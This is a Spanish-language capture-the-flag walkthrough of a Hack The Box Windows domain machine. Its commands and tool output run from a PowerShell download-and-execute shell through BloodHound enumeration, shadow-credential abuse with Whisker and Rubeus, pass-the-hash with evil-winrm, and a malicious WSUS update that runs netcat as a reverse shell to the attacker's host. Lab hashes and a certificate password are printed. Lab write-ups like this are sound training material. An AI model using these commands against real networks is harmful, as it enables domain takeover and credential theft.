


```
PS C:\Users\btables\AppData\Local\Temp\SDIAG_6d949790-f4f2-4d81-aa22-7338a75ab8eb> IEX(IWR http://10.10.14.12:8081/shell.ps1 -UseBasicParsing);
IEX(IWR http://10.10.14.12:8081/shell.ps1 -UseBasicParsing);
```




```
PS C:\Users\btables\AppData\Local\Temp\SDIAG_6d949790-f4f2-4d81-aa22-7338a75ab8e
b> whoami
outdated\btables
PS C:\Users\btables\AppData\Local\Temp\SDIAG_6d949790-f4f2-4d81-aa22-7338a75ab8e
b> 
```

Vamos a revisar con “BloodHound” una via potencial de escalar privilegios. Traspasamos a la máquina víctima el ejecutable “SharpHound.exe” y lo ejecutamos.





```
PS C:\users\btables\desktop> curl http://10.10.14.12/SharpHound.exe -o SharpHoun
d.exe
PS C:\users\btables\desktop> █
```



```
PS C:\users\btables\desktop> .\SharpHound.exe █
2023-01-08T08:37:09.0881456-08:00|INFORMATION|Consumers finished, closing output
 channel08T08:35:29.4109054-08:00|INFORMATION|Producer has finished, closing LDA
2023-01-08T08:37:09.1506359-08:00|INFORMATION|Output channel closed, waiting for
 output task to complete548-08:00|INFORMATION|LDAP channel closed, waiting for c
```

Nos descargamos el fichero obtenido a nuestra máquina atacante y lo cargamos en “BloodHound”. Vemos que tenemos una vía potencial de escalar privilegios, convirtiéndonos en el usuario “sflowers”.





To abuse this privilege, use Whisker.


You may need to authenticate to the Domain Controller as a member of ITSTAFF@OUTDATED.HTB if you are not running a process as a member

```
Whisker.exe add /target:<TargetPrincipal>
```


For other optional parameters, view the Whisper documentation.

La herramienta Whisker, la podemos descargar del siguiente repositorio https://github.com/eladshamir/Whisker. Sin embargo, este hay que compilarlo. Buscando en Google, encontramos esta otra herramienta en PowerShell, muchas más cómoda desde mi punto de vista: https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpBinaries/Invoke-Whisker.ps1


La subimos a la máquina víctima y la ejecutamos. Lo cómodo de esta herramienta es que, al finalizar, nos dice el comando que debemos ejecutar ahora con Rubeus.



```
d> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.12:8081/Invoke-Whisker.ps1')
```




```
PS C:\Users\btables\AppData\Local\Temp\SDIAG_ad72c7c9-fe73-478e-9bf4-5115d21fd5f
d> Invoke-Whisker -Command "add /target:sflowers"
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password aDG10
dAkQ7XNvLxX
[*] Searching for the target account
[*] Target user found: CN=Susan Flowers,CN=Users,DC=outdated,DC=htb
[*] Generating certificate
[*] Certificate generaged
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID a69c3980-f6fd-42c6-8a24-abe709d697b6
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:
```




```
Rubeus.exe asktgt /user:sflowers /certificate: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 /password:"aDG10dAkQ7XNvLxX" /domain:outdated.htb /dc:DC.outdated.htb /getcredentials /show
```

Subimos la herramienta Rubeus a la máquina víctima.



```
d> curl http://10.10.14.12:8081/Rubeus.exe -o Rubeus.exe
PS C:\Users\btables\AppData\Local\Temp\SDIAG_ad72c7c9-fe73-478e-9bf4-5115d21fd5f
d> █
```


Lo ejecutamos y obtenemos un Hash.



```
      BQBA4QAApREYDzIwMjMwMTA4MTc0NzQ2WqYRGA8yMDIzMDEwOTAzNDc0NlqnERgPMjAyMzAxMT
UxNzQ3
      NDZaqA4bDE9VVERBVEVELkhUQqkhMB+gAwIBAqEYMBYbBmtyYnRndBsMb3V0ZGF0ZWQuaHRi

  ServiceName              :  krbtgt/outdated.htb
  ServiceRealm             :  OUTDATED.HTB
  UserName                 :  sflowers
  UserRealm                :  OUTDATED.HTB
  StartTime                :  1/8/2023 9:47:46 AM
  EndTime                  :  1/8/2023 7:47:46 PM
  RenewTill                :  1/15/2023 9:47:46 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable
, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  B6IQWM62vs5iv/RJgylyZw==
  ASREP (key)              :  085E4A26B9EB17C851613D86C40FDD6B

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 1FCDB1F6015DCB318CC77BB2BDA14DB5
PS C:\Users\btables\AppData\Local\Temp\SDIAG_ad72c7c9-fe73-478e-9bf4-5115d21fd5f
```

Hash: 1FCDB1F6015DCB318CC77BB2BDA14DB5


Lo intentamos usar para obtener acceso con Evil-Winrm (Pass the hash).



```
┌──(root㉿kali)-[/home/…/HTB/outdated/content/msdt-follina]
└─# evil-winrm -i 10.10.11.175 -u "sflowers@outdated.htb" -H '1FCDB1F6015DCB318CC77BB2BDA14DB5'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\sflowers\Documents> whoami
outdated\sflowers
*Evil-WinRM* PS C:\Users\sflowers\Documents> █
```


4. Escalada de privilegios

Si consultamos la dirección IP, vemos que ya hemos conseguido llegar a la máquina 10.10.11.175.




```
*Evil-WinRM* PS C:\Users\sflowers\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (vSwitch):

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.20.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 0.0.0.0

Ethernet adapter Ethernet0 3:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::1e6
   IPv6 Address. . . . . . . . . . . : dead:beef::30c1:8829:6fd5:9c4a
   Link-local IPv6 Address . . . . . : fe80::30c1:8829:6fd5:9c4a%15
   IPv4 Address. . . . . . . . . . . : 10.10.11.175
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:7268%15
                                       10.10.10.2
```

Si miramos a qué grupos pertenecemos, vemos que pertenecemos




```
User Name          SID
================== ==============================================
outdated\sflowers S-1-5-21-4089647348-67660539-4016542185-1108


GROUP INFORMATION
-----------------

Group Name                                   Type             SID                                          Attributes
============================================ ================ ============================================ ==================================================================
Everyone                                     Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users              Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access   Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access      Alias            S-1-5-32-574                                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                         Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization               Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
OUTDATED\WSUS Administrators                 Alias            S-1-5-21-4089647348-67660539-4016542185-1000 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication             Well-known group S-1-5-64-10                                  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
```

Encontramos la herramienta SharpWSUS para aprovecharnos de este privilegio: https://labs.nettitude.com/blog/introducing-sharpwsus/. Compilamos la aplicación con Visual Studio y pasamos el ejecutable a la máquina víctima.




```
*Evil-WinRM* PS C:\Users\sflowers\Documents> upload /home/kali/HTB/outdated/content/SharpWSUS.exe
Info: Uploading /home/kali/HTB/outdated/content/SharpWSUS.exe to C:\Users\sflowers\Documents\SharpWSUS.exe
```

Para aprovecharnos de esta herramienta, necesitamos un software firmado por Microsoft. Podemos usar PsExec64. Nos descargamos la herramienta del siguiente enlace (forma parte de un conjunto de herramientas): https://download.sysinternals.com/files/PSTools.zip. Posteriormente, lo subimos a la máquina víctima.




```
*Evil-WinRM* PS C:\Users\sflowers\Documents> upload /home/kali/HTB/outdated/content/PsExec64.exe
Info: Uploading /home/kali/HTB/outdated/content/PsExec64.exe to C:\Users\sflowers\Documents\PsExec64.exe
```

También necesitaremos netcat (https://github.com/int0x33/nc.exe/raw/master/nc64.exe).




```
*Evil-WinRM* PS C:\Users\sflowers\Documents> upload /home/kali/HTB/outdated/content/nc64.exe
Info: Uploading /home/kali/HTB/outdated/content/nc64.exe to C:\Users\sflowers\Documents\nc64.exe
```

Ahora que tenemos todas las herramientas, creamos nuestra actualización.




```
*Evil-WinRM* PS C:\Users\sflowers\Documents> ./SharpWSUS.exe create /payload:"C:\Users\sflowers\Documents\PsExec64.exe" /args:"-accepteula -s -d cmd.exe /c C:\Users\sflowers\Documents\nc64.exe -e cmd.exe 10.10.14.12 443" /title:"WSUSDe
mo"

 ____  _                   __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Create Update
[*] Creating patch to use the following:
[*] Payload: PsExec64.exe
[*] Payload Path: C:\Users\sflowers\Documents\PsExec64.exe
[*] Arguments: -accepteula -s -d cmd.exe /c C:\Users\sflowers\Documents\nc64.exe -e cmd.exe 10.10.14.12 443
[*] Arguments (HTML Encoded): -accepteula -s -d cmd.exe /c C:\Users\sflowers\Documents\nc64.exe -e cmd.exe 10.10.14.12 443

################# WSUS Server Enumeration via SQL ##################
ServerName, WSUSPortNumber, WSUSContentLocation
-----------------------------------------------
DC, 8530, c:\WSUS\WsusContent

ImportUpdate
Update Revision ID: 40
PrepareXMLtoClient
InjectURL2Download
DeploymentRevision
PrepareBundle
PrepareBundle Revision ID: 41
PrepareXMLBundletoClient
DeploymentRevision

[*] Update created - When ready to deploy use the following command:
[*] SharpWSUS.exe approve /updateid:4bed708c-f9c2-4904-81ae-1c097f087915 /computername:Target.FQDN /groupname:"Group Name"

[*] To check on the update status use the following command:
[*] SharpWSUS.exe check /updateid:4bed708c-f9c2-4904-81ae-1c097f087915 /computername:Target.FQDN

[*] To delete the update use the following command:
[*] SharpWSUS.exe delete /updateid:4bed708c-f9c2-4904-81ae-1c097f087915 /computername:Target.FQDN /groupname:"Group Name"

[*] Create complete

*Evil-WinRM* PS C:\Users\sflowers\Documents>
```

Aprobamos la actualización para que se despliegue en el dc.



```
*Evil-WinRM* PS C:\Users\sflowers\Documents> .\SharpWSUS.exe approve /updateid:4bed708c-f9c2-4904-81ae-1c097f087915 /computername:dc.outdated.htb /groupname:"Critical Updates"

 ____  _                   __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Approve Update

Targeting dc.outdated.htb
TargetComputer, ComputerID, TargetID
------------------------------------
dc.outdated.htb, bd6d57d0-5e6f-4e74-a789-35c8955299e1, 1
Group Exists = False
Group Created: Critical Updates
Added Computer To Group
Approved Update

[*] Approve complete
```

Esperamos un rato y obtenemos una reverse shell como “nt authority\system”.



```
┌──(root㉿kali)-[/home/kali/HTB/outdated/content]
└─# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.175] 64680
Microsoft Windows [Version 10.0.17763.1432]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```